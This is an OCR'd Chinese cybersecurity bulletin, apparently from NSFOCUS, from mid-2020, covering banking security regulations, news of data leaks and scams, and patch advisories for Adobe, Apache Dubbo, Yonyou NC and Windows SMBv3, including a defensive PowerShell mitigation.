	《互联网金融从业机构反洗钱和反恐怖融资管理办法（试行）》	第二条 第六条 第十六条

安全设施	《中华人民共和国网络安全法》	第三十三条
	《中华人民共和国外资银行管理条例实施细则》	第十条（五） 第三十四条（三）
	《中国银监会外资银行行政许可事项实施办法》	第九条（五）
重要网络设备	《中国银监会办公厅关于商业银行重要网络设备技术风险提示的通知》	全文
管理信息系统及其他通讯系统	《中华人民共和国外资银行管理条例》	第五十四条
	《中华人民共和国外资银行管理条例实施细则》	第三条（五） 第十条（二）
	《中国银监会外资银行行政许可事项实施办法》	第五条（五） 第十七条（二） 第二十五条（二） 第五十九条（六） 第一百一十六条（一） 第一百一十九条（七） 第一百二十一条（一）（二）（五） 第一百二十二条（一）（二） 第一百二十四条（七）（八）（九） 第一百二十六条（八）
	《中华人民共和国银行业监督管理法》	第三十四条（四）
	《中国人民银行计算机系统信息安全管理规定》	全文
网络产品和服务安全	《中华人民共和国网络安全法》	第三十五条 第三十六条
	《网络安全审查办法》	全文


内部治理	风险管理和内部控制制度	《中华人民共和国外资银行管理条例》	第三十五条
		《中华人民共和国外资银行管理条例实施细则》	第十条
		《中国银监会外资银行行政许可事项实施办法》	第五条
		《中华人民共和国网络安全法》	第三十八条
	部门架构	《网络安全法》	第三十四条（一）
		《银行业金融机构数据治理指引》	第十二条 第十三条 第十四条
	员工管理制度		第十一条 第二十四条
		《中国人民银行关于金融机构进一步做好客户个人金融信息保护工作的通知》	二
		《中国人民银行关于银行业金融机构做好个人金融信息保护工作的通知》	三
		《中华人民共和国网络安全法》	第三十四条（二）
	网络安全等级保护	《中华人民共和国网络安全法》	第二十一条
		《信息安全技术 网络安全等级保护定级指南》（GB/T 22240-2020） 《信息安全技术 网络安全等级保护实施指南》（GB/T 25058-2019） 《信息安全技术 网络安全等级保护安全设计技术要求》（GB/T 25070-2019） 《信息安全技术 网络安全等级保护基本要求》（GB/T 22239-2019） 《信息安全技术 网络安全等级保护测评要求》（GB/T 28448-2019） 《信息安全技术 网络安全等级保护测评过程指南》（GB/T 28449-2018） 《信息安全技术 网络安全等级保护安全管理中心技术要求》（GB/T 36958-2018） 《信息安全技术 网络安全等级保护测评机构能力要求和评估规范》（GB/T 36959-2018） 《信息安全技术 网络安全等级保护测试评估技术指南》（GB/T 36627-2018）	全文
		《中华人民共和国外资银行管理条例实施细则》	第十条（六）
		《中国银行保险监督管理委员会关于印发银行业金融机构数据治理指引的通知》	第二十四条 第五十一条
	网络安全应急处置	《中华人民共和国网络安全法》	第二十五条 第三十四条（三）（四）
外部控制		《中华人民共和国外资银行管理条例实施细则》	第五十五条
		《中国人民银行关于银行业金融机构做好个人金融信息保护工作的通知》	七

数据收集与使用	《中华人民共和国网络安全法》	第四十一条
	《信息安全技术 个人信息安全规范》（GB/T 35273-2020）	5 个人信息的收集 7 个人信息的使用
数据存储	《中华人民共和国网络安全法》	第二十一条 第三十七条
	《中国人民银行关于加强支付结算管理防范电信网络新型违法犯罪有关事项的通知》	四（十五）
	《中国人民银行关于银行业金融机构做好个人金融信息保护工作的通知》	六
	《信息安全技术 个人信息安全规范》（GB/T 35273-2020）	6 个人信息的存储
数据治理	《银行业金融机构数据治理指引》	全文
	《银行业金融机构监管数据标准化规范》（2019版）	全文

实名验证要求	《个人存款账户实名制规定》	全文
个人金融信息总体保护要求	《中华人民共和国网络安全法》	第二十二条
	《中国人民银行关于银行业金融机构做好个人金融信息保护工作的通知》	全文
	《中国人民银行关于金融机构进一步做好客户个人金融信息保护工作的通知》	全文
	《中国人民银行金融消费者权益保护实施办法》	第八条 第三章
	《信息安全技术 个人信息安全规范》（GB/T 35273-2020）	全文
	《个人金融信息保护技术规范》（JR/T 0171-2020）	全文
个人信用信息保护要求	《个人信用信息基础数据库管理暂行办法》	第六条 第二十六条 第二十七条 第三十条 第三十一条
	《征信业管理条例》	第四十条

银行业网络安全法律规范（部分）

大致上，银行业网络安全分为两个部分，一部分是技术建设，包括信息系统开发，相关安全技术使用，风控系统建设等等。另外一部分是制度建设，包括银行部门架构、员工管理制度、内部风险控制等等。据业内人士透露，江苏江南农商行购买了不少安全产品，覆盖多个领域。因此，此次江苏江南农商行被罚不太可能是因为安全风控技术问题，更有可能是内部组织建设没有到位。但是也有媒体爆出，江苏江南农商行的安全系统在2015年就存在重大漏洞，其中一个漏洞是中间件弱口令漏洞，可以通过它轻而易举地进入数据库，从而获取用户信息。



江苏江南农商行中间件弱口令漏洞演示

目前为止，对江苏江南农商行被处罚的具体原因还处于猜测当中。

网络安全：银行数字化转型之难

去年，是银行业数字化运营的兴起之年。不论是国有大行还是股份制、城商行，都在从各个方面探索数字化转型的方向和路线。加强在金融科技、信息技术、互联网技术上的投入是所有银行共同的做法。近两年，银行业务的线上化、数字化步伐在不断加快，基本形成了包括网上银行、手机银行、直销银行、微信银行以及小程序等在内的线上全渠道服务能力。这样的好处显而易见，增加了客户接触渠道，加快了业务效率，减少了线下成本，可以更好的推广业务等等。但是相应的网络安全风险也增加了。当前，银行已成为国内外敌对势力、黑客组织、不法分子实施网络攻击、电信诈骗和渗透窃密的重点目标，除了传统的SQL注入、DDOS攻击、病毒木马等常见攻击外，针对银行的APT攻击、精准式网络攻击等攻击手段也愈演愈烈。而银行业务在转为线上时，系统可能未经过充分的安全评估和测试便“带病”上线，难免在上线后出现各类安全漏洞，严重影响信息系统稳定运行。因此，银行在抓住金融科技助力银行科技转型升级的同时，也应寻求其在银行网络安全风险管控的有效着陆点，这对提升银行网络安全运营管理水平，特别是中小型银行有着重大意义。在目前的监管形式之下，加强网络安全建设以及相关组织建设，或是银行数字化转型的必然之路。

信息来源： https：//mp.weixin.qq.com/s/hiW2Pr-1hd6Dz9em1XNUpg

印度移动支付应用程序的数据通过 S3 泄露

2020-06-08

摘要：属于数百万印度公民的数据已经签约使用了名为 BHIM 的移动支付应用程 序，在暴露于未配置加密的 Amazon S3 存储中，可能会面临滥用的风险。
关键词：标签（印度、移动支付、BHIM），技术问题（安全事件）。
内容：研究人员最近发现，S3 存储连接到一个网站，该网站被用来推广支付应 用程序。

在一份报告中，研究人员表示存储中包含 409GB 的数据，有约 726 万条记录，其 中包含开设 BHIM 帐户所需的信息。数据包括国民身份证的扫描;用作居住证明的照 片;专业证书，学位和文凭;以及姓名，出生日期和宗教信仰。数据集中还包括政府 计划的 ID 号和生物特征识别符，例如指纹扫描。

数据中包含的个人用户数据提供了“个人，其财务状况和银行记录的完整档案”。 它指出:“在公共领域拥有如此敏感的财务数据或犯罪黑客的手中，将使欺骗，欺诈 和从被暴露的人们那里窃取变得异常容易。”

除了个人数据外，S3 存储还包含“大量 CSV 列表”，其中包含已注册 BHIM 的商 家信息以及企业主用于通过该应用进行付款转帐的 ID。属于超过 100 万个人的类似 ID 也可能已通过错误配置的 S3 存储桶而被暴露。研究人员表明，这样的 ID 使黑客 更容易非法访问属于受影响个人的银行帐户。

信息来源: http://www.techweb.com.cn/cloud/2020-06-02/2792465.shtml

假冒 SpaceX 的 YouTube 频道骗取 15 万美元比特币


摘要：黑客劫持了三个YouTube频道，冒充Elon Musk的SpaceX频道进行比特币诈骗。到目前为止，这些骗局已经在两天内骗取成千上万的观众共计15.31万美元的比特币“捐款”

关键词：标签（SpaceX、YouTube、比特币），技术问题（安全事件）。

内容：根据6月9日Bleeping Computer的报道，几名犯罪分子入侵了合法的YouTube账户并且改变了品牌和内容，模仿Elon Musk的SpaceX频道。

这三个频道分别是:Juice TV，Right Human，MaximSakulevich 。被黑客劫持后，他们的名字就变成了SpaceX Live或者SpaceX 。其中一个频道有23万用户，另一个有13.1万用户。

频道将马斯克的视频录像当作现场直播对外播放，并且呼吁观众进行比特币转账捐款。至少有8万人观看了直播，自从6月8日开始为犯罪分子带来了超过15.31万美元的收入。其中一个比特币钱包地址有29笔交易，共计4.08比特币折合39840美元。另一个钱包地址收到11.23比特币，折合将近11万美元。



本人回应

马斯克早就知道打着他的旗号进行诈骗的行为，他在2月份为此在Twitter上进行了回应:“Twitter上的加密货币骗子已经达到了新高度”，同时他指出用户看到此类假冒事件应当立刻予以举报。

但是对于平台来说，只是应对举报可能是不够的。网络安全公司Tenable在二月份的报告中指出“Twitter与加密货币骗子之间是一场永不停止的猫鼠游戏”，骗子将会不断翻新花样，从毫无戒备之心的受害者手中骗取数字货币。

加密货币

由于骗子了解许多人都对5月30日SpaceX的历史性发射感兴趣，也在利用这些时事热点进行诈骗。

Ripple的首席执行官Brad Garlinghouse也是经常被骗子利用的身份，Cointelegraph在3月份时发现YouTube上时不时就会出现Garlinghouse宣传免费发放5000万瑞波币（XRP）的视频。Ripple认为平台在删除此类内容上不够积极，在4月对YouTube提起了诉讼。

信息来源: https://www.freebuf.com/news/239948.html

*ST 金洲子公司遭黑客入侵致财务出错 利润多计近 9000 万

摘要：在拖延长达一月有余后，*ST金洲(0.910, 0.01, 1.11%)终于对深交所的年报问询函给出回复，并就2019年年报数据中存在的差错和问题进行更正更新。其中，对子公司深圳金叶财务数据出现的重大差错，*ST金洲给出的理由是“服务器被黑客攻陷并勒索金钱”，会计在重新制作账套时错将坏账当错发出商品，因此导致存货和营业利润科目均减少8952.81万元。

关键词：标签(*ST金洲、黑客入侵、深圳金叶)，技术问题(安全事件)。

内容：A股市场的剧情走势越来越扑朔迷离，商业片、伦理剧、谍战戏轮番上演，居然连高科技大片都有出镜机会。

在拖延长达一月有余后，*ST金洲(0.910,0.01,1.11%)终于对深交所的年报问询函给出回复，并就2019年年报数据中存在的差错和问题进行更正更新。其中，对子公司深圳金叶财务数据出现的重大差错，*ST金洲给出的理由是“服务器被黑客攻陷

并勒索金钱”，会计在重新制作账套时错将坏账当错发出商品，因此导致存货和营业利润科目均减少8952.81万元。

如此勉强的理由，自然引起业内群嘲。在更正后，*ST金洲2019年归母净利润由-61.87亿元降为-62.77亿元，仍处于巨亏状态。但吊诡的是，6月17日开盘后不久，*ST金洲即顺利涨停，当日以0.95元/股报收。如果*ST金洲周四再收获一个涨停板，即可再次摆脱面值退市的威胁。

6月17日午间，深交所对*ST金洲再次发布年报问询函，对其子公司失控、财务数据错误等问题进行进一步问询，其旗下曾带有“中植系”标签的子公司丰汇租赁受到更多审视。后续*ST金洲是否还将给出更有趣的解释或借口，市场将继续关注。

子公司网络遭遇黑客入侵

对于上市公司来说，对已经发布的正式年报进行财务数据修改属于相当严肃的问题。而在修改理由上，自然“有理有据”才能被市场信服。不过，*ST金洲给出的理由却兼具严肃和娱乐性，引起了整个市场的围观。

在“*ST金洲”还是“金洲慈航”之时，5月8日，深交所公司部向其发出年报问询函，其中提到一个令人疑惑的细节:年报实体经营直营门店经营情况显示，深圳金叶展厅2019年度实现营业收入2106万元，实现营业利润约6700万元。对此，深交所要求其说明深圳金叶展厅实现营业利润远高于营业收入的原因及合理性。

6月16日晚间，*ST金洲发布更新后的2019年年度报告及年报问询函回复等多份公告，对深圳金叶的财务数据进行修正并说明情况。为何利润远超营收?*ST金洲称是由于深圳金叶在年报前服务器被网络黑客攻陷，黑客勒索金钱，因重新制作会计账套而导致失误。

具体而言，深圳金叶会计错将2018年度已经处理的发出黄金货品放到其他应收款计提坏账损失准备的部分重新做发出商品，其效果相当于在没有出现可以回收迹象的情况下，错误予以转回，导致利润增加。在更正后，合并负债表的存货项目将减少8952.81万元，合并利润表的营业利润也将减少该值，现金流量表则没有影响。

金洲慈航集团股份有限公司

关于 2019 年年度报告的更正公告

本公司及董事会全体成员保证公告内容真实、准确和完整，没有虚假记载、误导性陈述或者重大遗漏。

金洲慈航集团股份有限公司（以下简称“公司”）于 2020 年 4 月 30 日在公司指定的信息披露媒体《中国证券报》、《证券时报》及巨潮资讯网上披露了《2019 年度报告》，经事后审核，发现如下几个问题：

一、子公司东莞金叶珠宝集团下属子公司——深圳市金叶珠宝有限公司在年报之前 2020 年 3 月 25 日服务器被网络黑客攻陷，黑客勒索金钱，公司指令深圳金叶会计重新制作其 2019 年的账套，会计错将 2018 年度已经处理的发出黄金货品放到其他应收款计提坏账损失准备的部分重新做发出商品，其效果相当于在没有出现可以回收迹象的情况下，错误予以转回，导致利润增加，所以，需要更正。本次调整将使得合并资产负债表的存货项目减少 89528126.04 元，合并利润表的营业利润也将减少 89528126.04。但由于并没涉及现金的流入、流出，所以对于现金流量表没有影响。

在深圳金叶之外，子公司司丰汇租赁在利润表中将原来计入营业成本的利息支出记入了财务费用，导致营业毛利增大。调整减少了合并利润表中的财务费用金额4.55亿，营业成本项目增加同样金额，未影响营业利润，对现金净流量亦无影响。

会计差错“甩锅”网络黑客，*ST金洲的更正公告迅速引起各方围观并引发群嘲。各种网络段子也应运而生，例如:

交易所:营业利润在什么情况下高于营业收入?上市公司：有黑客攻击的情况下。

*ST金洲花式涨停

在更正后，*ST金洲2019年归母净利润由-61.87亿元降为-62.77亿元，仍处于巨亏状态。无论从哪个角度来看，重大财务更正都谈不上是正面信息。然而，6月17日，*ST金洲却喜提涨停板，实在令人大呼“看不懂”。

6月17日开盘后不久，*ST金洲即冲上涨停，并在9:46分后走出一字行情，全天未打开涨停板，当日以0.95元/股报收，当日涨幅5.56%。如*ST金洲明日再拿下一个涨停板，即可暂时摆脱面值退市的威胁。

事实上，由于各类负面消息缠身，叠加2019年年报业绩巨亏，*ST金洲股价自4月以来即连续下跌，在5月13日即已跌破面值，并在5月25日收获0.67元/股的谷底。不过，在释放出重大资产重组收购的消息后，*ST金洲股价开始触底反弹。

5月25日晚间，*ST金洲发布签署重大资产重组股权收购意向协议公告。*ST金洲拟以5亿元的自有(自筹)现金收购北京优胜腾飞信息技术有限公司100%股权，该标的公司及下设子公司主要经营面向3-18岁学生的课外辅导项目。*ST金洲称，此次收购是基于对优胜腾飞未来发展前景的信心以及对其价值的认可，有利于公司更好地优化整体资源配置，符合公司进一步聚集实业的发展战略。

为此，深交所同步发送关注函，询问*ST金洲和交易对手方设置的相关交易条款是否符合商业逻辑，是否存在忽悠式重组。不过，*ST金洲回复称，此次收购是完全符合商业逻辑的市场行为，不存在所谓忽悠式重组。

与众多陷入面值退市危机而挣扎自救的上市公司一样，*ST金洲大举收购的消息来得“刚刚好”。而颇为幸运的是，在消息释放后，*ST金洲股价开始连续翻红，至6月4日重回1元面值上方。作为一只在5月8日即已“披星戴帽”并限制涨幅的股票，*ST金洲近20日涨幅高达21.80%，剧情颇为玄幻。

在周三的股吧中，股民们仍是一片欢腾，为*ST金洲再次拿下一个涨停而兴奋，并对重组报以高度期望。对于炒作ST股来说，最大的关键字就是“赌”，再多的风险提示也叫不醒装睡的人。

“中植系”子公司再遭问询

虽然“黑客入侵”的故事引人入胜，但对于*ST金洲来说，更值得关注的是其旗下子公司丰汇租赁的问题。

回顾以往，在成为金洲慈航、*ST金洲之前，“000587”的代码属于金叶珠宝。在2011年借壳上市后，金叶珠宝在A股市场上的发展不温不火。在2015年，金叶珠宝以59.5亿元的对价收购中植系旗下丰汇租赁的90%股权，开始加码融资租赁业务。在更改证券简称之后，黄金珠宝和融资租赁也成为公司的双主营业务。

自2015年以来，丰汇租赁为*ST金洲起到了重要的利润贡献，并顺利完成三年业绩对赌的业绩。然而，在

2018年，丰汇租赁业绩大变脸，当年亏损高达22.3亿元。*ST金洲也开始连续对丰汇租赁进行大笔计提。

*ST金洲更新后年报显示，2019年其实现营业收入42.34亿元，同比下降59.6%;实现归母净利润-62.77亿元，同比下降94.71%。其中，*ST金洲在2019年对丰汇租赁计提商誉减值准备31.66亿元。

此外，在年报中，*ST金洲还介绍，丰汇租赁开展业务的主要资金均来自融资，资金成本高企，甚至与收入形成了倒挂，因此极大影响了丰汇租赁的新业务开展，在过去一年里，基本上没有新的好项目开展，主要是催收原来到期客户欠款。

此外，对*ST金洲2019年的财务报告，审计机构永拓会计师事务所给出了保留意见的审计报告，保留事项为“无法判断子公司丰汇租赁委托贷款余额74.85亿元减值准备计提是否合理、无法判断丰汇租赁等对外委托贷款金额24.35亿元、其他应收款余额1.48亿元的最终流向和可收回性、是否关联交易，无法核实丰汇租赁等委托贷款业务确认收入4.64亿的真实性及合理性”。

在6月16日晚间回复深交所的问询中，*ST金洲坦称，从收购丰汇租赁以来只派驻了少量的人员进驻，未能对丰汇租赁形成有效的、系统的管理，*ST金洲从未对其实际业务管理和财务管理以及风控的管理形成有效的管理和控制，存在对子公司失去控制的风险。*ST金洲一直力主通过使其置出上市公司体系，以消除其对公司的不利影响，目前此项资产重组事项正在进行中。

此外，在问询回复中，*ST金洲还披露了丰汇租赁与“前东家”控制公司的一笔7.66亿元的往来款。*ST金洲声称，由于丰汇租赁存在银行账户被查封冻结风险，委托北京中广恒通理财顾问有限公司进行资金收取和支付形成往来款，而该公司的实际控制人正为中植系掌门人解直锟。

诸多问题之下，6月17日中午，深交所再次向*ST金洲发出年报问询函，要求其对子公司失去控制的情况进行说明，包括失控认定标准、具体证据、会计处理、失控影响及应对措施等问题。

对于丰汇租赁与中广恒通之间的资金往来，深交所也要求*ST金洲说明，丰汇租赁是否存在与原实际控制人谢直锟或其关联方联合或共管账户的情形，并分析截至目前其持有货币资金的安全性和相关贷款、融资款的可收回性等。

另外，对于深圳金叶的“网络黑客”事件，深交所也要求*ST金洲补充深圳金叶更正前后的净利润、对*ST金洲2019年净利润的影响，报备深圳金叶展厅的财务报表，并再次核查是否存在其他信息披露不准确的情形。

信息来源:

http://finance.sina.com.cn/stock/zqgd/2020-06-18/doc-iirczymk7578074.shtml?cref=cj&cref=cj

NSFOCUS

漏洞聚焦

Adobe 6 月安全更新安全通告

发布时间：2020 年 6 月 10 日

综述

当地时间6月10日，Adobe官方发布了6月安全更新，修复了Adobe 多款产品的多个漏洞，包括Adobe Framemaker、Adobe Experience Manager和Adobe Flash Player。

官方通告地址：

https://helpx.adobe.com/security.html

漏洞概述：

Adobe Framemaker

Adobe发布的Adobe Framemaker 安全更新，共修复了3个安全漏洞。

Adobe 官方指定以下更新优先级为3级。（优先级定义见下文解决方案中Adobe优先级评估系统）。

漏洞概括如下：

漏洞类别	漏洞影响	严重程度	CVE 编号
内存破坏	任意代码执行	Critical	CVE-2020-9636
越界写入	任意代码执行	Critical	CVE-2020-9634 CVE-2020-9635

关于漏洞的具体影响版本及修复情况，请参考Adobe官方安全通告：

https://helpx.adobe.com/security/products/framemaker/apsb20-32.html

Adobe Experience Manager

Adobe发布的Adobe Experience Manager安全更新，共修复了6个安全漏洞。

Adobe 官方指定以下更新优先级为2级。（优先级定义见下文解决方案中Adobe优先级评估系统）。

漏洞概括如下：

漏洞类别	漏洞影响	严重程度	CVE 编号
服务器端请求伪造 (SSRF)	敏感信息泄露	Important	CVE-2020-9643
基于 dom 的 XSS	在浏览器中任意执行 JavaScript	Important	CVE-2020-9647
XSS	在浏览器中任意执行 JavaScript	Important	CVE-2020-9648
存储型 XSS	在浏览器中任意执行 JavaScript	Important	CVE-2020-9644
Blind SSRF	敏感信息泄露	Important	CVE-2020-9645
反射型 XSS	在浏览器中任意执行 JavaScript	Important	CVE-2020-9651

关于漏洞的具体影响版本及修复情况，请参考Adobe官方安全通告：

https://helpx.adobe.com/security/products/experience-manager/apsb20-31.html

Adobe Flash Player

Adobe发布的Adobe Flash Player 安全更新，共修复了1个安全漏洞。

Adobe 官方指定以下更新优先级为2 级。（优先级定义见下文解决方案中 Adobe优先级评估系统）。

漏洞概括如下：

漏洞类别	漏洞影响	严重程度	CVE 编号
UAF	任意代码执行	Critical	CVE-2020-9633

关于漏洞的具体影响版本及修复情况，请参考Adobe官方安全通告：

https://helpx.adobe.com/security/products/flash-player/apsb20-30.html

解决方案

Adobe官方已发布修复了上述漏洞的新版本，建议用户参考 Adobe优先级评估系统 给出的建议修复时间，按时升级防护。

详细信息及操作可参考各产品漏洞部分的官方通告链接。

Adobe优先级评估系统

Adobe优先级评估可帮助客户确定Adobe安全更新的优先级。官方根据相关产品的历史攻击模式，漏洞类型，受影响的平台以及任何可能的缓解措施来确定优先级。

评级	描述
1 级	表示此更新修复的是针对特定产品和平台，已被在野利用的漏洞，或极易成为目标的高风险漏洞。 Adobe 建议管理员尽快安装此更新（比如在 72 小时内）。
2 级	表示此更新修复的是历来被攻击风险较高产品中的漏洞，不过当前还未发现利用行为。根据以往的经验，官方认为不会马上遭到利用。 Adobe 建议管理员尽快安装更新 (例如在 30 天内)。
3 级	表示此更新修复的是历来被攻击风险较低产品中的漏洞。Adobe 建议管理员酌情安装更新。

https://helpx.adobe.com/security/severity-ratings.html

Apache Dubbo 远程代码执行漏洞 (CVE-2020-1948) 安全通告

发布时间：2020 年 6 月 23 日

综述

近日，Apache Dubbo公布了一个反序列化导致的远程代码执行漏洞（CVE-2020-1948）。

Apache Dubbo 是一款高性能 Java RPC框架。漏洞存在于 Apache Dubbo默认使用的反序列化工具 hessian 中，攻击者可能会通过发送恶意 RPC 请求来触发漏洞，这类 RPC 请求中通常会带有无法识别的服务名或方法名，以及一些恶意的参数负载。当恶意参数被反序列化时，达到代码执行的目的。

参考链接：

https://www.mail-archive.com/dev@dubbo.apache.org/msg06544.html

受影响产品版本

- ☐ 2.7.0 <= Dubbo Version <= 2.7.6
- ☐ 2.6.0 <= Dubbo Version <= 2.6.7
- ☐ Dubbo 所有 2.5.x 版本（官方团队目前已不支持）

不受影响产品版本

- ☐ Dubbo Version >= 2.7.7

解决方案

官方已经发布新版本修复了该漏洞，请受影响的用户尽快升级进行防护。

Dubbo 2.7.7下载地址:

https://github.com/apache/dubbo/releases/tag/dubbo-2.7.7

用友 NC 远程命令执行漏洞安全威胁通告

发布时间：2020 年 6 月 5 日

综述

近日，国内安全组织发布了关于用友NC远程命令执行漏洞的通告。攻击者可以通过构造特定的HTTP请求来触发反序列化漏洞，在目标服务器上远程执行任意代码。

用友NC是一款企业级管理软件，在大中型企业广泛使用。实现建模、开发、继承、运行、管理一体化的IT解决方案信息化平台。

受影响的版本

用友NC全版本

解决方案

官方暂时还未发布安全补丁，请用户保持关注。

目前建议受影响企业加强用友NC访问权限的控制，严禁外部IP对于用友NC的访问请求。

参考链接：

国家电网公司信息与网络安全重点实验室发布漏洞通告

Windows SMBv3 远程代码执行漏洞防护方案


发布时间：2020 年 5 月 8 日

一、综述

北京时间3月11日，微软发布了3月安全补丁更新，其中包含一条安全通告称其已经了解到在Microsoft Server Message Block 3.1.1(SMBv3)中存在一个远程代码执行漏洞，成功利用该漏洞的攻击者可以在目标SMB服务器或SMB客户端上执行代码。该漏洞源于SMBv3协议对于特定请求的处理方式存在错误，攻击者可以在未经身份验证的情况下利用该漏洞。

若要针对SMBv3服务器，攻击者可以将特制的数据包发送到SMB服务器来触发。若要针对SMBv3客户端，攻击者需要配置好一个恶意的SMB服务器，并诱使用户连接该服务器。

绿盟科技已在第一时间复现了利用该漏洞的过程，效果如下所示:



目前微软已经发布补丁进行了修复。鉴于该漏洞潜在威胁大，强烈建议用户尽快采取相关防护措施进行防护。

北京时间6月2日晚，绿盟科技监测到有研究人员公布了远程利用的PoC代码，极大的增加了该漏洞的潜在危害，建议用户尽快更新进行修复。

参考链接：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796

二、漏洞影响范围

- ☐ Windows 10 Version 1903 for 32-bit Systems
- ☐ Windows 10 Version 1903 for ARM64-based Systems
- ☐ Windows 10 Version 1903 for x64-based Systems
- ☐ Windows 10 Version 1909 for 32-bit Systems
- ☐ Windows 10 Version 1909 for ARM64-based Systems
- ☐ Windows 10 Version 1909 for x64-based Systems
- ☐ Windows Server, version 1903 (Server Core installation)
- ☐ Windows Server, version 1909 (Server Core installation)

三、技术防护方案

3.1 官方修复方案

3.1.1 安全补丁

微软官方已针对受影响产品发布了安全补丁KB4551762，强烈建议受影响用户开启系统自动更新安装补丁进行防护。

如需单独安装，官方提供的补丁下载地址如下。

https://www.catalog.update.microsoft.com/Search.aspx?q=KB4551762

3.1.2 临时防护

无法安装更新的用户可通过以下Powershell命令来禁用SMBv3中的压缩功能，对SMBv3 Server进行临时防护：

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompression -Type DWORD -Value 1 –Force
```

注意：

1. 以上命令不需要重启即可生效。

2. 以上命令仅可以用来临时防护针对SMB服务器（SMB SERVER）的攻击，攻击者还是可以利用该漏洞来攻击SMB客户端（SMB Client）。

3. 请参阅并遵循微软的指导来保护SMB client。

https://support.microsoft.com/en-us/help/3185535/preventing-smb-traffic-from-lateral-connections

4. 禁用SMB压缩不会对性能造成负面影响。

更多详情请参考微软官方通告：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796

3.2 绿盟科技检测防护建议

3.2.1 绿盟科技检测类产品与服务

内网资产可以使用绿盟科技的远程安全评估系统（RSAS V6）、入侵检测系统(IDS)、统一威胁探针（UTS）进行检测。

◆ 远程安全评估系统（RSAS V6）

http://update.nsfocus.com/update/listRsas

◆ 入侵检测系统（IDS）

http://update.nsfocus.com/update/listIds

◆ 统一威胁探针（UTS）

http://update.nsfocus.com/update/bsaUtsIndex

3.2.1.1 检测产品升级包/规则版本号

检测产品	升级包 / 规则版本号
RSAS V6 系统插件	6.0R02F01.1712
IDS	5.6.10.22154、5.6.9.22154
UTS	5.6.10.22154

◆ RSAS V6升级包下载链接：

http://update.nsfocus.com/update/downloads/id/103169

注：“Microsoft SMBv3远程代码执行漏洞(CVE-2020-0796)【原理扫描】”此插件为危险插件，可能造成受此漏洞影响的主机蓝屏、重启、关闭等异常。默认不开启，如需要，请开启危险插件后进行扫描 。

◆ IDS 升级包下载链接：

5.6.10.22154

http://update.nsfocus.com/update/downloads/id/103168

5.6.9.22154

http://update.nsfocus.com/update/downloads/id/103167

◆ UTS 升级包下载链接：

http://update.nsfocus.com/update/downloads/id/103172

3.2.2 绿盟科技防护类产品

使用绿盟科技防护类产品，入侵防护系统（IPS）来进行防护。

◆ 入侵防护系统（IPS）

http://update.nsfocus.com/update/listIps

3.2.2.1 防护产品升级包/规则版本号

防护产品	升级包 / 规则版本号	规则编号
IPS	5.6.10.22154、5.6.9.22154	24763

◆ IPS 规则升级包下载链接：

5.6.10.22154

